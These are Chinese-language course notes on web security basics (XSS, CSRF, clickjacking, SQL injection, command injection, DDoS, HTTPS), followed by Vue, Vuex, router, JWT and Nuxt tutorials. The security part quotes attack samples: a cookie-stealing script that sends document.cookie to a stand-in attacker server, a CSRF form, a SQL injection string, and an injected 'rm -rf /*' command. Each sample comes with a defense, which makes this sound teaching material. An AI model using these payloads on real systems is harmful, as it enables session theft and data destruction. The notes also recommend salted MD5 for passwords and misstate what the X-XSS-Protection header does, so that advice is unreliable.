1. 安全问题
2. xss ：如果网页可以运行外部输入的脚本，黑客会运行一个自己的脚本例如

<scritp src=’....index.js’></script> (http://locahost:8080?from=<scritp src=’....index.js’></script> 可以把这个连接搞成短链形式欺骗用户) index.js 里面：

var image = new Image(); image.src=’http://loadhost:4000/img?c=’+document.cookie,发送一个请求到黑客服务器，可以用nodejs和中间件取得cookie，然后黑客就去目标网站直接在浏览器里面输入document.cookie=cookir 就可以完全模拟用户登录了

还有一个可能是在评论里面注入例如：发表一个评论：我来了<scritp src=’....index.js’></script>

所有登录这个网站看到这个评论的人的cookie信息会被窃取

防范措施：

1.一般来说这种攻击框架层面上就已经有防范了。

2.ctx.set(“X-XSS-Protection”,0),浏览器自动拦截3. ctx.set('Content-Security-Policy', "default-src 'self'") 只加载本站的脚本。

1. 通过写函数转换< > & 等符号。
2. 通过xss库转换 var xss = require(‘xss’); var html = xss(“<h1></h1><script>\*\*\*\*\*</script>”)
3. 设置httpOnly:true,表示不能通过控制台修改cookie app.use(session({httpOnly:true}, app)); 另外一种设置方式

Response.addHeader(“set-cookie”,”uid-112;path=/ HttpOnly”)

1. csrf 跨站伪造请求，意思是在a网站没有退出的情况下，b网站利用<form name="form" action="http://localhost:3000/updateText" method="post" target=“csrf”> 添加评论: <input type="text" name="text" value="CSRF评论。。" /> </form> 然后提交 document.querySelector('form').submit(); 这里action请求就会带上cookie请求成功

防范：1可以用 头信息里的 referer（请求来源），但是这个方案不太爱完美2.验证码方式

1. 点击劫持，黑客通过在自己的网站上加上目标网站的iframe连接，经过精确定位控制目标网站的按钮在诱导按钮上面。隐藏iframe，点击诱导按钮就点击了目标网站的功能了

防范：中间键中加载 ctx.set('X-FRAME-OPTIONS', 'DENY')

app.use(async (ctx, next) => {

await next()

ctx.set('X-FRAME-OPTIONS', 'DENY')

})

1. sql注入：

// 填⼊特殊密码

1'or'1'='1

// 拼接后的SQL

SELECT \*

FROM test.user

WHERE username = 'laowang'

AND password = '1'or'1'='1'

这样就可以不用密码也登录了

防范：一般调用封装好的方法：query(‘SELECT \* FROM WHERE ID=?’,PASSWORD)

1. OS 攻击 一般执行shell 命令的时候有可能

例如执行下面这个exe(‘ git clone [http://\*\*\*](http://***) && rm -rf && /’)

6.

DNS劫持

顾名思义，DNS服务器(DNS解析各个步骤)被篡改，修改了域名解析的结果，使得访问到的不是预期

防范：升级https、

7.DDOS 攻击 分布式拒绝访问攻击

DDOS 不是⼀种攻击，⽽是⼀⼤类攻击的总称。它有⼏⼗种类型，新的攻击⽅法还在不断发明出来。

⽹站运⾏的各个环节，都可以是攻击⽬标。只要把⼀个环节攻破，使得整个流程跑不起来，就达到了

瘫痪服务的⽬的。

其中，⽐较常⻅的⼀种攻击是 cc 攻击。它就是简单粗暴地送来⼤量正常的请求，超出服务器的最⼤承

受量，导致宕机。我遭遇的就是 cc 攻击，最多的时候全世界⼤概20多个 IP 地址轮流发出请求，每个

地址的请求量在每秒200次~300次。我看访问⽇志的时候，就觉得那些请求像洪⽔⼀样涌来，⼀眨眼

就是⼀⼤堆，⼏分钟的时间，⽇志⽂件的体积就⼤了100MB。说实话，这只能算⼩攻击，但是我的个

⼈⽹站没有任何防护，服务器还是跟其他⼈共享的，这种流量⼀来⽴刻就下线了。

防御⼿段

// 以 Node.js 为例，假如在接⼝中需要从 github 下载⽤户指定的 repo

const exec = require('mz/child\_process').exec;

let params = {/\* ⽤户输⼊的参数 \*/};

exec(`git clone ${params.repo} /some/path`);

https://github.com/xx/xx.git && rm -rf /\* &&

- 备份⽹站

备份⽹站不⼀定是全功能的，如果能做到全静态浏览，就能满⾜需求。最低限度应该可以显示公

告，告诉⽤户，⽹站出了问题，正在全⼒抢修。

- HTTP 请求的拦截

硬件 服务器 防⽕墙

- 带宽扩容 + CDN

以上的配置项目可以用一个插件配置：

const helmet = require('koa-helmet')

app.use(helmet())

8.md5sh1加密写法：

const crypto = require('crypto')

const hash = (type, str) => crypto.createHash(type).update(str).digest('hex')

const md5 = str => hash('md5',str)

const sha1 = str => hash('sha1',str)

const encryptPassword = (salt, password) => md5(salt + 'abced@#4@%#$7' + password)

const psw = '11111'

console.log('md5', md5(psw))

console.log('sha1', sha1(psw))

module.exports = encryptPassword

注意加盐salt 和中间字段 提高安全性

1. 人机验证：验证码

const express = require('express');

const { createCanvas, loadImage } = require('canvas');//用canvas画图，最后最后返回两张图片

const path = require('path');

const app = express();

app.use(express.static(\_\_dirname + '/'))

function Canvas() {

console.log(...arguments)

return createCanvas(...arguments)

}

// 背景图片的宽可以传参设置，默认值是320 \* 180，小拼图默认是60 \* 45

app.get('/drag\_captcha', async (req, res) => {

const { bgWidth: width } = req.query;

const bgWidth = parseInt(width) || 320;

const bgHeight = (width && parseInt(width \* 180 / 320)) || 180;

const dragPicWidth = 60;

const dragPicHeight = 45;

const index = Math.floor(Math.random() \* 13);

const positionX = Math.floor(Math.random() \* (bgWidth - dragPicWidth - 10) + 11); // 空白拼图的定位X

const positionY = Math.floor(Math.random() \* (bgHeight - dragPicHeight - 10) + 11);

const bgCanvas = new Canvas(bgWidth, bgHeight);

const dragCanvas = new Canvas(dragPicWidth, dragPicHeight);

const background = bgCanvas.getContext('2d');

const dragPic = dragCanvas.getContext('2d');

const image = await loadImage('bg.jpg')

background.drawImage(image, 0, 0, 320, 180, 0, 0, bgWidth, bgHeight);

dragPic.drawImage(bgCanvas, positionX, positionY, dragPicWidth, dragPicHeight, 0, 0,

dragPicWidth, dragPicHeight);

background.clearRect(positionX, positionY, dragPicWidth, dragPicHeight);//挖图

if (req.session) {//位置保全在session

req.session.dragCaptcha = {

positionX,

positionY

};

}

res.send({ bgCanvas: bgCanvas.toDataURL(), dragCanvas: dragCanvas.toDataURL() });

});

1. http是用明文传输的所以不太安全，现在全球都在向https转译

https有三个优点1.保密2.完整3.真实


https= http+ssl

ssl:对称秘钥和不对称秘钥


对称加密是加密解密两个秘钥都是一样的，缺点是很容易被破解

不对称加密在加密过程中产生一对秘钥，公钥和私钥，公钥负责加密，私钥负责解密，缺点是加密过程非常消耗资源，不能作为大数据传输

Ssh验证过程git的登录过程





申请证书:在阿里云直接申请证书 申请，放到nginx中



一般情况下把公钥放到服务器的.ssh 目录下面的authorized\_keys文件夹中。如果是阿里云的服务器可以在创建的过程中上传公钥，会自动放到系统中的authorized\_keys中

https验证过程：





1. 无头浏览器技术

Pupperter 可以用于爬虫

1. 设计模式：
2. 性能问题
3. js统计页面加载时间

window.onload = function () {

    var loadTime = window.performance.timing.domContentLoadedEventEnd-window.performance.timing.navigationStart;

    console.log('Page load time is '+ loadTime);

}

三：vue课程

1. 官方组件应用名字规范是，首字母大写，后面每个单词首字母大写，用的时候首字母小写，单词小写，单词间连接用-

例如：import HelloWorld from “./componnets/helloword.js”

应用<hello-word></hello-word>

2.属性展开符号：复制一个对象的{...item}

3.input type=”checkbox” v-model=”active” 绑定是否选中

4.props里面是对象或者是数组的话，组件里面改是没有问题的，但是不太建议这样做

一般情况下是通过父亲组件来删除

1. vue里面删除数组里面的某一项arr.splice(index,1)
2. 组件化，一切皆组件
3. Elementui：
4. 可以用vue add element 在已经有的项目上面添加ui库
5. element按需加载：

Import Vue from ‘vue’

Import {Button} from ‘element-ui’

Vue.use(Button)

1. 组件化：编写自己的组件

v-model的实现方式

<template>

<div>

<input :type="type" :value="value" @input="onInput">

</div>

</template>

<script>

export default {

props:{

value:{

type:String,

default:''

},

type:{

type:String,

default:'text'

}

},

methods: {

onInput(e) {

let value = e.target.value;

this.$emit('input',value);

this.$parent.$emit('validate')

}

},

}

</script>

<k-input :value=”value” @input=”value=arguments[0]”></k-input>

相当于v-model

1. vue中的跨组件传输数据通常用provide 和 inject

在父组件的data同级下写：

provide(){

return {

val:’this is a val’

}

}

子组件在data同级中

inject:[‘val’]

1. 子组件发送事件可以用this.$parent.$emit(“name”)

在父组件中通过this.$on(‘name’)接收

、

1. router 路由：

vue add router

Src/router.js 下面:

Import Vue from ‘vue’

Import router from ‘vue-router’

Vue.use(router)

Import home from ‘./views/home.vue’

Export default new Router({

Routers:[

Path:’/’,

Name:’home’,

Component:Home,

]

})

挂载：

Import router from ‘./router’

New vue({

Router,

Render:H=>H(APP)

})

1. <router-view></router-view> 是一个非常重要的组件

匹配路由的组件会放到这个占位符上面渲染

1. history模式对于seo比较有利

Export default new Router({

Mode:”history”,

Routers:[

Path:’/’,

Name:’home’,

Component:Home,

]

})

1. <router-link to=’/a’></router-link> router-link相当于a用于跳转

To关键属性一定要有。

另个的用法:<router-link :to=”{name:’pageA’}”></router-link>

1. 动态路由传参

Export default new Router({

Mode:”history”,

Routers:[

Props:true,

Path:’/b/:id’,

Name:’home’,

Component:Home,

]

})

获取参数：

<http://localhost/b/123?Name=zhanghsng>

Props:[‘ids’],//路由上配置了 Props:true,，就可以仔组件中props中得到

Created(){

Console.log(this.$router.params.id)//123

Console.log(this.$router.query.name)//zhangshang

}

1. 嵌套路由：

Export default new Router({

Mode:”history”,

Routers:[

Props:true,

Path:’/b/:id’,

Name:’home’,

Component:Home,

Children:[

{

Path:’test’,

Component:test

}

]

]

})

这个情况需要在home中加上<router-view></router-view>成为二级路由

1. 两个<router-view>的情况下

<router-view></router-view>

<router-view name=”a”></router-view>

Routes:[

{

Path:’/home’,

Compontents:{

Default:home,//渲染在第一

A:list//渲染第二个

}

}

]

1. 全局守卫,Router=new Router({})

//注意要执行next

Router.beforeEach((to,from,next)=>{

//判断如果没有登录可以在这个地方跳转

//next(‘/login’)

})

//注意要执行next

Router.beforeResolve((to,from,next)=>{

//就是执行时间比routerEach慢一点其他的一样

Next()

})

//这个可以不用next

Router.afterEach((to,from,next)=>{

Next()

})

1. 路由里部守卫

Export default new Router({

Routers:[

Props:true,

Path:’/b/:id’,

Name:’home’,

beforeEnter(to,from,next){

//在beforeEach之后，beforeResolve之前执行

Next()

},

Component:Home,

Children:[

{

Path:’test’,

Component:test

}

]

]

})

1. 组件内部守卫

Export default {

beforeRouteEnter(to,from,next){

Next()

},

beforeRouteUpdate(to,from,next){

Next()

},

beforeRouteLeave(to,from,next){

Next()

}

}

一次路由过程的具体的执行顺序是beforeEach beforeEnter beforeRouteEnter beforeResolve afterEach

1. 异步组件按需加载(首页除外)

Export default new Router({

Routers:[

Path:’/b/:id’,

Name:’home’,

Component:()=>import(‘./views/page.vue’)

]

})

1. Vuex

Store.js里面：

Import vue from ‘vue’

Import vuex from ‘vuex’

Vue.use(vuex)

Export default new Vuex.Store({

State:{

Count:1

},

Mutations:{

Add(state){

State.count++

}

},

Actions:{

Add({commit}){

Commit(“add”)

}

}

})

//触发 this.$store.commit(“name”)//触发Mutations

//触发 this.$store.dispath(“name”)//触发Mutations

//导入

Import store from ‘./store’

New Vue({

Store,//赋值

Render:h=>h(app)

})

1. Import {mapActions} from ‘vuex’

Export default {

Methods:{

...mapActions([‘add’])

}

}

1. vuex多文件Modules

Import cfrom ‘./module1’

Import module2 from ‘./module2’

Export default new Vuex.store({

Modules:{

Module1:module1,

Module2:module2,

}

})

//注意module1和module2要加上字段namespaced：true

1. vue双向绑定对数组的拦截：

let obarr = []

const arrayProto = Array.prototype

const arrayMethods = Object.create(arrayProto)

Object.defineProperty(arrayMethods,'push',{

value:function mutator(){

//缓存原生方法，之后调用

const original = arrayProto['push']

let args = Array.from(arguments)

original.apply(this,args)

console.log(obarr)

}

})

obarr.\_\_proto\_\_ = arrayMethods;

Diff算法要点：

1. 多个setState合并成一个state
2. 同层级比较
3. 同层级用key标记，加快查找
4. 选择一个合适的ui库

有一下几个要点：

1. 维护团队
2. 迭代更新
3. Github
4. 测试覆盖率
5. 优点
6. 缺点
7. 搭建vue项目0到1
8. vue-cli3 创建项目
9. Vue add router
10. Vue add vuex
11. 添加 ui库引用

5.如果路由需要做登录的验证：

可以在router里面添加标记

{

Path:’/about.vue’,

Name:’about’,

Meta:{

Auth:true//表示需要验证

}

}

1. 在router.js里面写全局路由守卫

Router.beforeEach((to,from,next)=>{

If(to.meta.auth){

Const token = localStorage.getItem(‘token’)//令牌存在本地肯定不安全

//但是前端本来就没有绝对安全的策略，只能通过后端减少token的生效时间来预防

If(token){

Next()

}else{

Next({

Path:”/login”,

Query:{ redirect:to.path }

})

}

}else{

Next()

}

})

跳到login.vue:

//登录提交

this.$store

.dispatch("login", this.model)

.then(code => {

if (code) {

// 登录成功重定向到登录前页面

const path = this.$route.query.redirect || "/";

this.$router.push(path);

}

})

.catch(error => {

// 有错误发生或者登录失败

const toast = this.$createToast({

time: 2000,

txt: error.message || error.response.data.message || "登录失败",

type: "error"

});

toast.show();

});

//调用store方法

import Vue from "vue";

import Vuex from "vuex";

import us from "./service/user";

Vue.use(Vuex);

export default new Vuex.Store({

state: {

isLogin: localStorage.getItem('token') ? true : false

},

mutations: {

setLoginState(state, b) {

state.isLogin = b;

}

},

actions: {

login({ commit }, user) {

// 登录请求

return us.login(user).then(res => {

const { code, token } = res.data;

if (code) {

// 登录成功 变更状态记录token

commit("setLoginState", true);

localStorage.setItem("token", token);

}

return code;

});

}

}

});

//给每个请求加上token，用于后端判断

Interceptor.js:

// 用于拦截请求和响应

const axios = require('axios')

export default function(vm){

// 设置请求拦截器

axios.interceptors.request.use(config => {

// 获取token

const token = localStorage.getItem('token')

if (token) { // 如果存在令牌这添加token请求头

config.headers.Authorization = 'Bearer ' + token;

}

return config;

})

// 响应拦截器

// 参数1表示成功响应

// 这里只关心失败响应

axios.interceptors.response.use(null, err => {

if (err.response.status === 401) { // 没有登录或者令牌过期

// 清空vuex和localstorage

vm.$store.dispatch("logout");

// 跳转login

vm.$router.push("/login");

}

return Promise.reject(err);

});

}

import interceptor from './interceptor'

const app = new Vue({

router,

store,

render: h => h(App)

}).$mount('#app')

// 执行拦截器初始化

interceptor(app);

1. bearer token 规范

在header头中加入Authorization:Bearer <token>

//登录成功放回令牌：jwt.sign，请求接口检验token ：jwtAuth

后端代码：

const Koa = require("koa");

const Router = require("koa-router");

// 生成令牌、验证令牌

const jwt = require("jsonwebtoken");

const jwtAuth = require("koa-jwt");

// 生成数字签名的秘钥

const secret = "it's a secret";

const app = new Koa();

const router = new Router();

router.get("/api/login", async ctx => {

const { username, passwd } = ctx.query;

console.log(username, passwd);

if (username == "kaikeba" && passwd == "123") {

// 生成令牌

const token = jwt.sign(

{

data: { name: "kaikeba" }, // 用户信息数据

exp: Math.floor(Date.now() / 1000) + 60 \* 60 // 过期时间

},

secret

);

ctx.body = { code: 1, token };

} else {

ctx.status = 401;

ctx.body = { code: 0, message: "用户名或者密码错误" };

}

});

router.get(

"/api/userinfo",

jwtAuth({ secret }),

async ctx => {

ctx.body = { code: 1, data: { name: "jerry", age: 20 } };

}

);

app.use(router.routes());

app.listen(3000);

1. 首页做切换的时候

一般的做法是

<transition name =”route-move”>

<router-view class=’child-view’ />

</transition>

<tab-bar></tab-bar>

Tab-bar 改变设置路由

1. 搭建完成基本框架之后就就可以写模块了以goods模块为例
2. 新建一个service文件夹，新建一个goods.js文件

import axios from 'axios'

export default {

getGoodsInfo(){

return axios.get('/api/goods')

.then(res=>{

const {code, data: goodsInfo, slider, keys} = res.data;

// 数据处理

if (code) {

return {goodsInfo, slider, keys}

} else {

return null;

}

})

}

}

1. store文件夹下面新建一个goods.js文件

import gs from "@/service/goods";

export default {

state: {

slider: [],

keys: [],

goodsInfo: {}

},

mutations: {

setGoodsInfo(state, { slider, keys, goodsInfo }) {

state.slider = slider;

state.keys = keys;

state.goodsInfo = goodsInfo;

}

},

getters: { // 添加一个goods属性，转换对象形式为数组形式便于循环渲染

goods: state => {

return state.keys

.map(key => state.goodsInfo[key])

.reduce((prev, next) => prev.concat(next), []);

}

},

actions: {

getGoods({ state, commit }) {

if (!state.keys.length) {

// 没有数据采去获取

gs.getGoodsInfo().then(goodsInfo => {

commit('setGoodsInfo', goodsInfo)

})

}

}

}

};

1. 在调用页面：

import { mapState, mapActions, mapGetters } from "vuex";

Creaded(){

This.getGoods();

}

//前面的goods是命名空间

Computed:{

...mapState(‘goods’,{slider:state=>{state.goods.slider}}),

...mapGetters(‘goods’,[‘goods’])

}，

Methods：{

...mapAction(‘good’,[‘getGoods’])

}

就可以用store数据了

1. vue动画
2. 用<transition name=”route-forward”>

<router-view class=”child-view”></router-view>

</transition>

包含需要动画的模块

1. class定义

//进场前

.route-forward-enter {

transform: translate3d(-100%, 0, 0);

}

/\* 出场后 \*/

.route-forward-leave-to {

transform: translate3d(100%, 0, 0);

}

//中间激活状态 动画函数的执行方式在这个地方执行

.route-forward-enter-active,

.route-forward-leave-active,

{

transition: transform 0.3s;

}

.child-view { // 添加到每个页面上的样式，确保页面间不挤占位置

position: absolute;

left: 0;

top: 0;

width: 100%;

padding-bottom: 40px;

}

1. 让浏览器重绘的方法

Document.body.offsetHeight;

1. vue多实例组件创建方式

Import Vue from ‘vue’

Export default function(component,props){

Const instance = new Vue({

Render:h=>{

//这个是虚拟dom

Return h(component,{props})

}

}).$mount();

//生成dom 追加到body中

Document.body.appendChild(instance.$el)

Const comp = instance.$children[0];

Comp.remove = function(){//销毁

document.body.removeChild(instance.$el)

instance.$destroy();

}

Return comp

}

//调用：

import CartAnim from "@/components/CartAnim.vue";

const anim = this.$create(CartAnim, {

pos: { left: "45%", bottom: "16px" }

});

anim.start(el);

anim.$on("transitionend", anim.remove);//监听组件事件

1. Nuxt框架

npx create-nuxt-app abc 表示先安装脚手架子，并且每次运行先安装新版本

然后在创建项目abc

1. 项目中的assets文件夹是需要打包处理的图片，例如base64图片的处理
2. Static文件夹是放置不用处理的图片的
3. Nuxt目录下面的page下，新建一个文件就等于新建一个路由了

例如新建user.vue 就可以在浏览器里面输入http://localhost:3000/user

1. 导航用<nuxt-link to=’/users’></nuxt-link>
2. 文件夹users下面的index.vue，是user的路由，其他文字的vue文件就是user/\*\*lu路由
3. 动态路由\_id.vue就会生成user/:id这样的路由
4. 嵌套路由，如果有文件夹同名的vue文件，就会发生嵌套例如：user文件夹下面有

user.vue，那么user文件夹下面的文件都会成为子路由，user.vue中要放置<nuxt-child></nuxt-child> 就可以显示嵌套的子路由了